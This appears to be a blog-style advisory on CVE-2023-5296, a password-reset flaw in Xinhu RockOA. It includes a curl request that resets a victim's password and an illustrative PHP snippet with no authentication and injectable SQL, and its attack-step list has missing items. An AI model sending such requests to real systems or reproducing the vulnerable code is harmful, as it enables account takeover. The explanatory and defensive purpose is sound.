
Xinhu RockOA is a popular open-source office automation system used by companies for internal communications, project management, HR, and more. Recently, a critical security vulnerability – CVE-2023-5296 – was discovered in several versions of RockOA, including 1.1, 2.3.2, and 15.X3amdi. Identified as VDB-240926, this vulnerability allows attackers to reset passwords remotely due to insecure password recovery handling.
This exclusive guide breaks down the vulnerability in plain language, shows you how the exploit works (with code), and gives steps on how to defend your system.
What Is CVE-2023-5296?
CVE-2023-5296 exists in the component handling password recovery on the api.php?m=reimplat&a=index endpoint of RockOA. The weakness? The system does not validate or authenticate the request properly during password reset, enabling remote attackers to manipulate password recovery for any user.
How Does the Exploit Work?
The flawed password recovery function exposes your system to what’s called a “weak password reset attack.” An attacker just needs to guess (or know) a username or email, then send a crafted POST or GET request to the vulnerable endpoint. The backend *blindly* resets the password or let the attacker set a new one.
Here’s a simplified version of how an attacker might exploit this using curl
# Replace 'victim@company.com' with the user's actual email or username
curl -X POST "http://target.com/api.php?m=reimplat&a=index"; \
     -d "uname=victim@company.com&newpass=NewPassword123"
In many cases, the API may not check if the person making the request is the real user. Instead, as long as an existing username is provided, it allows resetting the password to a value chosen by the attacker.
Sample Vulnerable PHP Code (what’s going wrong)
// Example: [api.php]
if ($_GET['m'] == 'reimplat' && $_GET['a'] == 'index') {
    $uname = $_POST['uname'];
    $newpass = $_POST['newpass'];
    // Missing: proper auth or token validation!
    $user = $db->query("SELECT * FROM users WHERE uname='$uname'");
    if($user) {
        $db->query("UPDATE users SET password='".md5($newpass)."' WHERE uname='$uname'");
        echo "Password reset successful!";
    }
}
What’s missing? Validation! The code should confirm the user’s identity (for example, with a token sent by email/SMS), but it doesn’t.
Where to Read the Original Reports
- Security Focus VDB: VDB-240926
- CVE Details: CVE-2023-5296 Entry
- Xinhu RockOA Repository: https://gitee.com/xinhu/xinhu
Identify the target: The attacker finds a public-facing RockOA instance.
2. Obtain a valid username or email: This could be easy if company emails are predictable (alice@company.com).
Log in as the user: With the new password, the attacker can access internal office data.
## How to Fix/Protect
Update to the latest version – Check for patches by the Xinhu team.
2. Add authentication/tokens – Ensure password resets require a real email token or SMS code.
Conclusion
CVE-2023-5296 is a critical but easy-to-exploit flaw in Xinhu RockOA’s password recovery function. If you use RockOA, patch immediately and make sure you enforce multifactor authentication on any password reset features. The exploit is public, easy to perform, and can lead to full system compromise.
References
- Vulnerability Database Entry VDB-240926
- CVE-2023-5296 on CVEDetails
- Xinhu RockOA Official Repository
*This article is for educational purposes and to help administrators secure their systems. Never exploit systems without explicit permission.*
Timeline
Published on: 09/29/2023 22:15:12 UTC
Last modified on: 10/04/2023 11:30:25 UTC